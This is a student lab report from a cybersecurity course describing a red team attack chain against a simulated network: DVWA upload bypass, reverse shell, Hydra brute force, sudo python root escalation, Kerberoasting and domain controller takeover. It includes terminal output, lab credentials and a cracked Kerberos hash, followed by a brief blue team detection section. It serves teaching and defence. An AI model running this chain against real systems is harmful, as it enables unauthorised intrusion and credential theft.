Attack and Defense simulation report

Jay Patel (1119384)

Vansh Patel (1156898)

Chahakkumar Rupavatiya (1119262)

Madhav Madhav (1118317)

Harjas Lehar (0935464)

Department of Cybersecurity, Fanshawe College

SRTY-5013 – Integrated Project

Alex Marinesc

November 20, 2025

Abstract

This report presents the goals of a comprehensive attack-defense cybersecurity simulation carried out as part of the Integrated project course. The activity has replicated a real-world attacker behavior through coordinated red team and blue team operations. A vulnerable network was created inside VMware workstation consisting of ubuntu web server hosting dvwa, a windows 11 workstation connected to domain controller, a pfsense firewall with snort and a Wazuh installed on ubuntu machine. Finding reveals significant vulnerability in authentication, validation, privilege and service accounts.

1. Introduction

This project aims to cover the real-world cybersecurity attack. It is a simulation of a cyber security attack that takes place in real life and impacts business continuity, data loss and damage to organization data. Our team will engage in both the red team (Offensive) and blue team (Defense) operation within a managed network.


The red team started investigating the company network to identify actual real world security weaknesses. The goals for the activity were to find exposure points, try to break into the network using various tools and techniques. This simulation helped the team to understand how a real attacker will try to break things and move inside the network.

The network contains an ubuntu web server hosting a vulnerable web application named DVWA, window 11 as client machine, an active directory domain controller, pfsense firewall as gateway protection with snort ids. The red team used a kali Linux machine load with all the necessary tools.

2. Network Environment

The simulated network has a multiple interconnected component designed to replicate a small environment.

- Ubuntu Web Server hosting DVWA (Damn Vulnerable Web Application)
- Windows 11 Workstation
- Active Directory Domain Controller
- Pfsense Firewall with Snort IDS
- Wazuh SIEM
- Kali Linux Attacker



3. Red Team Operations

3.1 Reconnaissance (T1595: Active Scanning)

The red team started with scanning a publicly facing ip address (10.10.10.50) using Nmap.

- 22: SSH
- 80: HTTP

```
┌──(thanos㉿MadTitan)-[~]
└─$ nmap -A -p 22,80 10.10.10.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:38 EST
Nmap scan report for 10.10.10.50
Host is up (0.00078s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c2:87:67:3b:71:d4:00:3d:8f:95:ca:56:a7:af:20:ed (ECDSA)
|_  256 fd:c9:b5:1b:d6:3b:1c:c0:01:09:fe:43:6a:8d:8f:2a (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.44 ms 192.168.234.128
2   0.76 ms 10.10.10.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```

3.2 Enumeration


SSH Enumeration

SSH connection attempt was made to known authentication method used, confirming password-based authentication – representing a security weakness.

Web Enumeration


When the port 80 has been visited Apache default page has been shown, suggesting misconfiguration of hidden directories.

Using Gobuster, the team found a hidden directory named DVWA.




3.3 DVWA Access and Initial Exploitation. (T1190: Exploit Public-Facing Application).

After visiting the page DVWA login page was shown, red team then did some internet searching to find default credentials which gave access to the web page. In DVWA, team started exploring web applications and found an upload page, which was restricted to jpeg and png file uploads.




With help of burpsuite, team captured the request and analyzed the request, after analyzing the team replaced the header to bypass the restriction. After that server accepted the reverse shell file and stored it inside /hackable/uploads/exploit.php.



3.4 Shell Access on Web Server.

The team used a Metasploit payload to start a listener to listen for reverse shell file, the file to execute by visiting the file in the browser which gave a meterpreter session to server.




3.5 SSH Brute force. (T1110: Brute Force)

Then team accessed the /etc/passwd file which content user info, team used hydra to do password spray attack based on user found. Hydra successfully identified valid credentials for an SSH user named “spidey”.

```
meterpreter > shell
Process 8486 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
cat passwd
cat: passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
blkpanther:x:1000:1000:blackpanther:/home/blkpanther:/bin/bash
_galera:x:110:65534::/nonexistent:/usr/sbin/nologin
mysql:x:111:111:MariaDB Server,,,:/nonexistent:/bin/false
spidey:x:1001:1001:Peter Parker,1001,,,Intern:/home/spidey:/bin/bash
antman:x:1002:1002:Scott,,,:/home/antman:/bin/bash
wazuh:x:112:112::/var/ossec:/sbin/nologin
```

With credential found team access the ssh session for the user. Further analysis revealed that another user named “antman” was using same password.



3.6 Privilege Escalation on web server (T1548: Abuse Elevation Control Mechanisms)

Upon analyzing the sudo permissions, the team found that users can run python service as root without asking for passwords, team used a simple python script that gave a root shell. Giving full access to the web server.

```
Last login: Sun Nov 16 05:26:02 2025 from 192.168.205.147
antman@starktower:~$ sudo -l
Matching Defaults entries for antman on starktower:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User antman may run the following commands on starktower:
    (ALL) NOPASSWD: /usr/bin/python3
antman@starktower:~$
```


3.7 Lateral movement to Windows. (T1021: Remote Services)

Team found a file containing hint to access internal windows system. The team with use of hint created a custom wordlist which was then used with hydra to get the credentials. The tool found a valid credential for a user named BWidow on RDP service.

```
root@starktower:~# cat hintforinside
IP: 192.168.10.10
username: BWidow
Password: What is original name of black widow and append a number behind the name, numbers between 1 to 9
root@starktower:~#
```


```
thanos@MadTitan: ~/Desktop
Session  Actions  Edit  View  Help

┌──(thanos㉿MadTitan)-[~/Desktop]
└─$ hydra -t 1 -l BWidow -P passwords.txt 192.168.10.10 rdp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-15 14:43:29
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 9 login tries (l:1/p:9), ~9 tries per task
[DATA] attacking rdp://192.168.10.10:3389/
[3389][rdp] host: 192.168.10.10   login: BWidow   password: Natasha1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-15 14:43:30

┌──(thanos㉿MadTitan)-[~/Desktop]
└─$
```

With the found credentials, they got an RDP session.




3.8 Windows Privilege

After the team got rdp session, they check the permission using WinPEAS. Which gave them information about the privileges and user groups. The tools output showed that the current user had local admin rights.
Team added a domain username Hawkeye to the remote desktop group using BWidow sessions. Which helped in later stages.




3.9 Compromise Hawkeye Account.

Using Metasploit, the team targeted SMB to get Hawkeye user credentials. The password matched entries in rockyou.txt. Team established an RDP session successfully with help of previous stage.



3.10 Domain Enumeration (T1069: Permission Groups Discovery)

From the Hawkeye's rdp session team ran a tool called sharphound.exe to collect domain information. The data was then imported into Bloodhound. Some analysis was done, which revealed an important account name "svc_backup", further analysis also revealed that user was in domain admin group. Which made this username a high value target.



3.11 Kerberoasting (T1558: Steal or Forge Kerberos Tickets)


Red team used Hawkeye's credentials to request a Kerberos service ticket for svc_backup user. The ticket was saved as a hash. Then tool called hashcat was used with wordlist rockyou.txt to crack the password. The password was successfully cracked.

```
┌──(thanos㉿MadTitan)-[~/impacket]
└─$ GetUserSPNs.py SHIELD.LOCAL/hawkeye:Password123! -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] [Errno Connection error (SHIELD.LOCAL:389)] [Errno -2] Name or service not known

┌──(thanos㉿MadTitan)-[~/impacket]
└─$ GetUserSPNs.py SHIELD.LOCAL/hawkeye:Password123! -dc-ip 192.168.10.5 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name        MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  ----------  --------  --------------------------  ---------  ----------
HTTP/sheild.local     svc_backup            2025-11-04 14:49:34.129807  <never>


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc_backup$SHIELD.LOCAL$SHIELD.LOCAL/svc_backup*$cf177860f636c6c7e4d78b63456a164e$a2a46fedf10288e5754e8c3bef68dfab90e0b0da48c2e12ea1437bafb0c37dee251e7582bb6355a78ffbcf35664a
cd7c0bcf1120bd948d775336ea25c5ef4b42c11746f733852a9e6acffb7c1b3228c74435d8cd5cd718f31bc3cb394f1447ea2e67387fae1ff5010374c02c699e43a3a9f90a540b4cf973ad013b3b7b702749748e33e4db1d1f07afd3b42
1a914a2df9da68518ad1725b19304470ccec006ced98faa1bd12bb026586cfc28c9608389a21ecab0b5a8422b2e77bf5c43c598a2bc869a63bca6788755deb07736b1f67ebf4715739e05f8a64122e0e9004e1daaa0bb47efa40359efc8
c859390742ba09005464ec63c83ba9a845b633b51510dd100eceaf6317fef4a303f2f34caea57d5851cf0181497f6540206d1cb439e9f6eeea7c88c94b8e68b080924099ee56309c96e6e989bfec6df00e458b43c56a5258d05ba62754f
1ceab9c90485f54cd3f10ea68d1e20f2085e9520e64ac5f6ff99779b77d1667903c5de1702dda0fe6f6a88da02168efe9efd2ce23decca0f1ac135b1c0cb8f659e378788db615393232e4cd6fcb4eb02f26b2f90cb6c77724fd61816ced
14ec16436d699d545d09a44475787333d72cf174e070261b84b360fdf369fca18ebeafc689ebf0584b5fdc327a16f8ee7eeaf406c94b2cdce2bde6b235703f78f086c7cb707bb6249b927ace2f8cebb14f1793f4131e89bd3697c1aba6f
0e9d927783ef2521457b746012063227fb3d221bb4ea5cd3c7209f25c465a1bc790dd6de745d630e23e1a3c3799b7c6e44c045f7b9f766f959407afe1b0fc044cbdd486912b387c7d6f519afdeab9fa93279271a8b87f9a8f8eac678981
abec5cfc27719af021ba41a699dd2a0cb856e8dcd561b141546ccd180bd56053e7c5f6c55c6fda67aeddb9967b427226cc7bb5ec6b9491a93a49d432fea3161c695f9a098cc42af266707b45c02c001fb0ae2b42ce7d204bdc450ab8f80
65239c3ce801c37a0b53ffe33031d3b38162d9f27432c82676d0a9957199f66fc05aa93445bd779943a24d94086902fe265c03a1598cc84dc0bbc9057f57ada51e802e014c5d2ba04626ad53cec9035b2ac62be1746a613512283b2fea5
7f993b7ac11dd522ae2488eb2ebded28a56541a42de22972ab44d59e77f3cebaa5c6e2c8453c8bcdd9fb82dc041896580e1f1e5f91fe1ecacc1d2c103feecd587c144a1b072458e4f54369dd4c28a27fe25dc55e5ab28bf311c23d9b4a3
4b8b08ffb42a1d3f8da7898db45b8ab0397ea46980cf1c2e6bc1e3d9eb386aec77029b9f3
```

```
$krb5tgs$23$*svc_backup$SHIELD.LOCAL$SHIELD.LOCAL/svc_backup*$cf177860f636c6c7e4d78b63456a164e$a2a46fedf10288e5754e8c3bef68dfab90e0b0da48c2e12ea1437bafb0c37dee251e7582bb6355a78ffbcf35664a
cd7c0bcf1120bd948d775336ea25c5ef4b42c11746f733852a9e6acffb7c1b3228c74435d8cd5cd718f31bc3cb394f1447ea2e67387fae1ff5010374c02c699e43a3a9f90a540b4cf973ad013b3b7b702749748e33e4db1d1f07afd3b42
1a914a2df9da68518ad1725b19304470ccec006ced98faa1bd12bb026586cfc28c9608389a21ecab0b5a8422b2e77bf5c43c598a2bc869a63bca6788755deb07736b1f67ebf4715739e05f8a64122e0e9004e1daaa0bb47efa40359efc8
c859390742ba09005464ec63c83ba9a845b633b51510dd100eceaf6317fef4a303f2f34caea57d5851cf0181497f6540206d1cb439e9f6eeea7c88c94b8e68b080924099ee56309c96e6e989bfec6df00e458b43c56a5258d05ba62754f
1ceab9c90485f54cd3f10ea68d1e20f2085e9520e64ac5f6ff99779b77d1667903c5de1702dda0fe6f6a88da02168efe9efd2ce23decca0f1ac135b1c0cb8f659e378788db615393232e4cd6fcb4eb02f26b2f90cb6c77724fd61816ced
14ec16436d699d545d09a44475787333d72cf174e070261b84b360fdf369fca18ebeafc689ebf0584b5fdc327a16f8ee7eeaf406c94b2cdce2bde6b235703f78f086c7cb707bb6249b927ace2f8cebb14f1793f4131e89bd3697c1aba6f
0e9d927783ef2521457b746012063227fb3d221bb4ea5cd3c7209f25c465a1bc790dd6de745d630e23e1a3c3799b7c6e44c045f7b9f766f959407afe1b0fc044cbdd486912b387c7d6f519afdeab9fa93279271a8b87f9a8f8eac678981
abec5cfc27719af021ba41a699dd2a0cb856e8dcd561b141546ccd180bd56053e7c5f6c55c6fda67aeddb9967b427226cc7bb5ec6b9491a93a49d432fea3161c695f9a098cc42af266707b45c02c001fb0ae2b42ce7d204bdc450ab8f80
65239c3ce801c37a0b53ffe33031d3b38162d9f27432c82676d0a9957199f66fc05aa93445bd779943a24d94086902fe265c03a1598cc84dc0bbc9057f57ada51e802e014c5d2ba04626ad53cec9035b2ac62be1746a613512283b2fea5
7f993b7ac11dd522ae2488eb2ebded28a56541a42de22972ab44d59e77f3cebaa5c6e2c8453c8bcdd9fb82dc041896580e1f1e5f91fe1ecacc1d2c103feecd587c144a1b072458e4f54369dd4c28a27fe25dc55e5ab28bf311c23d9b4a3
4b8b08ffb42a1d3f8da7898db45b8ab0397ea46980cf1c2e6bc1e3d9eb386aec77029b9f3:princess@123
```

3.12 Domain Controller Access

Team with help of evil-winrm tool and previous found password successfully logged into the domain controller. We gave them full admin rights over the domain.



4 Blue team Incident response.


4.1 Preparation.

- The blue team deployed:
- Wazuh agents on all hosts
- Snort IDS on pfsense
- Centralized log management and alerting

4.2 Detection Events

Nmap Scan Detection

Snort alerts an abnormal reconnaissance.




Directory Brute Forcing

Wazuh analyzed Apache access logs and flagged suspicious fast GET requests from gobuster.

